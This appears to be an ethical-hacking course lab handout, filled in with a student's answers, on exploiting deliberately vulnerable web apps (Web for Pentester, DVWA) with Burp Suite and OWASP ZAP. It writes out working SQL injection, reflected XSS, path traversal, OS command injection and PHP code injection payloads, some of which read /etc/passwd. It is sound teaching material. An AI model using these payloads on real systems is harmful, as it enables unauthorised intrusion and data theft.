

OCR@UC Lab

Module 13+14+15 Lab - Web Application Vulnerabilities

LESSON TITLE:

WARNING:

Warning: Any use of penetration testing techniques on a live network could result in expulsion and/or criminal prosecution. Techniques are to be used in lab environments, for educational use only or on networks for which you have explicit permission to test its defenses.

Level:

- Beginner Advanced
 Intermediate

Lesson Learning Objective/Outcomes: Upon completion of this lesson, students will be able to:

- Demonstrate manual and automatic methods of detecting web vulnerabilities
 - Demonstrate the exploitation of the several different web vulnerability attacks

Materials List:

- Computers with Internet connection
 - Browsers: Firefox (preferred), Google Chrome, or Internet Explorer
 - Intro to Ethical Hacking lab environment

Introduction

Web sites and web applications are littered with vulnerabilities that can be exploited using a variety of techniques. In this lab we will explore several techniques to discover and exploit these vulnerabilities using freely available tools.

Systems/Tools Used:

- Kali Linux (*u: root, p: toor*)
- Web for Pentester Lab Live ISO (Boot a VM to this ISO)
- DVWA Live ISO (Boot a VM to this ISO)
- Power down all other systems

Module Activity Description:


Part One: Manual Testing of Web Vulnerabilities

- *Boot to the Web for Pentester ISO file. (No login required)*
- *Determine the IP Address of the Pentester Lab system record it here:*
- *Access the Web for Pentester Course here:*
- https://pentesterlab.com/exercises/web_for_pentester/course

NOTE: Be sure to read the entire document until you get to the “Examples.” The Examples will give you hints on how to solve each challenge.


From your Kali system, use Firefox to browse to the Pentester Lab IP address.

- 20. Solve at least 12 of the challenges and paste a screen shot of each result. Be sure to include the address bar in your screen shot to receive credit. Please indicate which challenge you are showing.**




1.XXS Ex1


2. XXS Ex2




3. XXS Ex3




4. XXS Ex4




5. XXS Ex5




6. XXS Ex6



7. XXS Ex7



8. XXS Ex8



9. SQL Ex1

A screenshot of a web browser window. The address bar shows the URL "192.168.2.6/sql/example1.php?name=root' or '1='1". Below the address bar is a navigation bar with links to "Offensive Security", "Kali Linux", "Kali Docs", "Kali Tools", "Exploit-DB", "Aircrack-ng", "Kali Forums", "NetHunter", and "Kali Training". The main content area displays a table with three columns: "id", "name", and "age". The table contains five rows of data: (1, admin, 10), (2, root, 30), (3, user1, 5), and (5, user2, 2).

| id | name | age |
|----|-------|-----|
| 1 | admin | 10 |
| 2 | root | 30 |
| 3 | user1 | 5 |
| 5 | user2 | 2 |

10. SQL Ex2

A screenshot of a web browser window. The address bar shows the URL "192.168.2.6/sql/example2.php?name=root%09or%09'='1". Below the address bar is a navigation bar with links to "Offensive Security", "Kali Linux", "Kali Docs", "Kali Tools", "Exploit-DB", "Aircrack-ng", "Kali Forums", and "NetHunter". The main content area displays a table with three columns: "id", "name", and "age". The table contains five rows of data: (1, admin, 10), (2, root, 30), (3, user1, 5), and (5, user2, 2).

| id | name | age |
|----|-------|-----|
| 1 | admin | 10 |
| 2 | root | 30 |
| 3 | user1 | 5 |
| 5 | user2 | 2 |

11. SQL Ex4

The screenshot shows a web browser with the URL `192.168.2.6/sql/example3.php?name=root'**/or/**/1=1`. The page displays a table with four rows:

| id | name | age |
|----|-------|-----|
| 1 | admin | 10 |
| 2 | root | 30 |
| 3 | user1 | 5 |
| 5 | user2 | 2 |

12. SQL Ex5

The screenshot shows a web browser with the URL `192.168.2.6/sql/example5.php?id=2 or 1=1`. The page displays a table with four rows:

| id | name | age |
|----|-------|-----|
| 1 | admin | 10 |
| 2 | root | 30 |
| 3 | user1 | 5 |
| 5 | user2 | 2 |

NOTE: This may take a little bit of research on your part, but the course document will give you hints on how to solve each challenge

Module Activity Description:

Part Two: Using a Proxy to Intercept Requests and Responses

- On your **Kali System**, Go to **Applications>Web Application Analysis>Burpsuite**
- Select a **Temporary Project>Next**
- Select **Use Burp defaults>Start Burp**
- Switch to the **Proxy tab** and make sure “**Intercept is on**”
- In **Firefox**, open the menu and choose “**Preferences**”
- Go to **Advanced** and Click on “**Settings**” for connection
- Select “**Manual proxy configuration**”
- For **HTTP Proxy** enter **127.0.0.1 Port 8080**
- Check the “**Use this proxy server for all protocols**”
- Click **OK**

INFO: This will send all browser requests and responses through the Burp application, which is listening on port 8080.



- Browse once again to the **Penetrator Lab IP Address**.

INFO: It will continue to spin, that is normal. The request was sent to the Burp proxy, but has not yet forwarded on to the server to receive a response.

- Go to the **Burp window** and you will see the **GET request** sent from your browser to the server.
- Click the **Forward** button to send the request on to the server.
- The server will respond with several different responses. The proxy will intercept these and not forward them until you click forward. Inspect each response and then click forward until there are no more responses. When complete, you will see the full home page in Firefox.
- Click on the first XSS example. Notice the GET request on the first line has the same path as the parameters we saw in the first part of the lab.
- Edit the line to run an alert script as we did in the previous section. Then click **forward**.
- Got back to Firefox and you should see the JavaScript alert box has appeared.


21-25. Repeat this for 5 of the examples that you choose before. Show a screen shot of the edited request and the result in Firefox.

```
GET /xss/example1.php?name=hacker<script>alert('hello')</script> HTTP/1.1
Host: 192.168.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.6/
Connection: close
```



| Raw | Params | Headers | Hex |
|--|--------|---------|-----|
| GET /xss/example2.php?name=hacker<script>alert('hello')</script> HTTP/1.1 | | | |
| Host: 192.168.2.6 | | | |
| User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 | | | |
| Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 | | | |
| Accept-Language: en-US,en;q=0.5 | | | |
| Accept-Encoding: gzip, deflate | | | |
| Referer: http://192.168.2.6/ | | | |
| Connection: close | | | |
| Upgrade-Insecure-Requests: 1 | | | |

| Raw | Params | Headers | Hex |
|--|--------|---------|-----|
| GET /xss/example4.php?name=hackeralert('hello')' /> HTTP/1.1 | | | |
| Host: 192.168.2.6 | | | |
| User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 | | | |
| Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 | | | |
| Accept-Language: en-US,en;q=0.5 | | | |
| Accept-Encoding: gzip, deflate | | | |
| Referer: http://192.168.2.6/ | | | |
| Connection: close | | | |
| Upgrade-Insecure-Requests: 1 | | | |



| Raw | Params | Headers | Hex |
|--|--------|---------|-----|
| GET /xss/example6.php?name=hacker';alert('hello');' HTTP/1.1 | | | |
| Host: 192.168.2.6 | | | |
| User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 | | | |
| Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 | | | |
| Accept-Language: en-US,en;q=0.5 | | | |
| Accept-Encoding: gzip, deflate | | | |
| Referer: http://192.168.2.6/ | | | |
| Connection: close | | | |
| Upgrade-Insecure-Requests: 1 | | | |

Module Activity Description:

Part Three: Scanning for Web Vulnerabilities

On your **Kali** System, Go to Applications>Web Applications>OWASP ZAP

- Choose **No** and click **start**.
- In the URL to attack, enter the IP address of the Pentester Lab web site.
- Then click **attack**. (This will run for several minutes.)
- Once the attack has finished. Switch to the **Alerts** tab.

Got through all the red flag alerts. Choose one alert from each category, take a screen shot of the results and explain how the vulnerability was detected:

26. Cross Site Scripting

The screenshot shows the OWASP ZAP interface with the 'Alerts' tab selected. A single red flag alert is listed under the 'Cross Site Scripting (Reflected)' category. The alert details are as follows:

- URL: http://192.168.2.6/codeexec/example1.php?name=%3C%2Fdiv%3E%3Cscript%3Balert%281%29%3B%3C%2Fscript%3E%3Cdiv%3E
- Risk: **High**
- Confidence: Medium
- Parameter: name
- Attack: </div><script>alert(1);</script></div>
- Evidence: </div><script>alert(1);</script></div>
- CWE ID: 79
- WASC ID: 8
- Source: Active (40012 - Cross Site Scripting (Reflected))
- Description: Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript or any other browser-supported technology.
- Other Info:

27. Path Traversal

The screenshot shows the OWASP ZAP interface with the 'Alerts' tab selected. A single red flag alert is listed under the 'Path Traversal' category. The alert details are as follows:

- URL: http://192.168.2.6/ditraw/example1.php?file=../../../../etc/passwd
- Risk: **High**
- Confidence: Medium
- Parameter: file
- Attack: ../../../../../../etc/passwd
- Evidence: root:x:0:0
- CWE ID: 22
- WASC ID: 33
- Source: Active (6 - Path Traversal)
- Description: The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal.
- Other Info:

28. Remote File Inclusion

The screenshot shows the OWASP ZAP interface with the 'Alerts' tab selected. A single red flag alert is listed under the 'Remote OS Command Injection' category. The alert details are as follows:

- URL: http://192.168.2.6/commandexec/example1.php?ip=127.0.0.1%26cat%2Fpasswd%26
- Risk: **High**
- Confidence: Medium
- Parameter: ip
- Attack: 127.0.0.1&cat /etc/passwd&
- Evidence: root:x:0:0
- CWE ID: 78
- WASC ID: 31
- Source: Active (90020 - Remote OS Command Injection)
- Description: Attack technique used for unauthorized execution of operating system commands. This attack is possible when an application accepts untrusted input to build operating system commands in a involving improper data sanitization, and/or improper calling of external programs.
- Other Info:

29. SQL Injection

The screenshot shows the OWASP ZAP interface with the 'Alerts' tab selected. Under the 'SQL Injection' section, there are four items listed:

- GET: http://192.168.2.6/sql/example1.php?name=root%27+AND+%271%27%3D%271%27+--
- GET: http://192.168.2.6/sql/example1.php?name=
- GET: http://192.168.2.6/sql/example1.php?name=
- GET: http://192.168.2.6/sql/example1.php?name=

Details for the first item:
URL: http://192.168.2.6/sql/example1.php?name=root%27+AND+%271%27%3D%271%27+--
Risk: High
Confidence: Medium
Parameter: name
Attack: root' AND '1'='1'
Evidence:
CWE ID: 89
WASC ID: 19
Source: Active (40018 - SQL Injection)
Description: SQL injection may be possible.

30. Server Side Code Injection

The screenshot shows the OWASP ZAP interface with the 'Alerts' tab selected. Under the 'Server Side Code Injection - PHP Code Injection' section, there are four items listed:

- GET: http://192.168.2.6/codeexec/example1.php?name=%22%3Bprint%28chr%28122%29.chr%2897%29.chr%28112%29.chr%2895%29.chr%28116%29.chr%28111%29
- GET: http://192.168.2.6/codeexec/
- GET: http://192.168.2.6/codeexec/
- GET: http://192.168.2.6/codeexec/

Details for the first item:
URL: http://192.168.2.6/codeexec/example1.php?name=%22%3Bprint%28chr%28122%29.chr%2897%29.chr%28112%29.chr%2895%29.chr%28116%29.chr%28111%29
Risk: High
Confidence: Medium
Parameter: name
Attack: 'print(chr(122).chr(97).chr(112).chr(95).chr(116).chr(111).chr(107).chr(101).chr(110));\$var='
Evidence:
CWE ID: 94
WASC ID: 20
Source: Active (90019 - Server Side Code Injection)
Description: A code injection may be possible including custom code that will be evaluated by the scripting engine.

Module Activity Description:

Part 4: DVWA Challenge

- *Boot a VM to the **DVWA Live ISO**.*
- *Once booted, determine the IP address of the system and record it here:*
- *From **Kali**, use **Firefox** to browse to the IP address of the DVWA system.*
- *Login to the system with the username: **Admin** and password: **password**.*
- *Click on **DVWA Security**, then select **low** from the drop down and click **submit**.*

Complete two of following challenges and show proof with a screen shot.

31. Under Command Execution, run a command that displays the /etc/passwd file.

```

PING 192.168.2.6 (192.168.2.6) 56(84) bytes of data.
64 bytes from 192.168.2.6: icmp_seq=1 ttl=64 time=0.034 ms
64 bytes from 192.168.2.6: icmp_seq=2 ttl=64 time=0.028 ms
64 bytes from 192.168.2.6: icmp_seq=3 ttl=64 time=0.026 ms

--- 192.168.2.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.026/0.029/0.034/0.005 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
dvwa,x:1000:1000:dvwa,,,:/home/dvwa:/bin/bash
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
messagebus:x:103:110::/var/run/dbus:/bin/false
usbmux:x:104:46:usbmux daemon,,,:/home/usbmux:/bin/false
pulse:x:105:111:PulseAudio daemon,,,:/var/run/pulse:/bin/false

```

32. Under SQL Injection, perform an attack that returns all users in the database.

Vulnerability: SQL Injection

User ID:

ID: root' or '1'='1
 First name: admin
 Surname: admin

 ID: root' or '1'='1
 First name: Gordon
 Surname: Brown

 ID: root' or '1'='1
 First name: Hack
 Surname: Me

 ID: root' or '1'='1
 First name: Pablo
 Surname: Picasso

 ID: root' or '1'='1
 First name: Bob
 Surname: Smith

33. Under XSS reflected, enter a script that returns a popup.

Vulnerability: Reflected Cross Site Script

What's your name?

hello

34. Under XSS stored, store a hidden script in a comment that returns a popup.

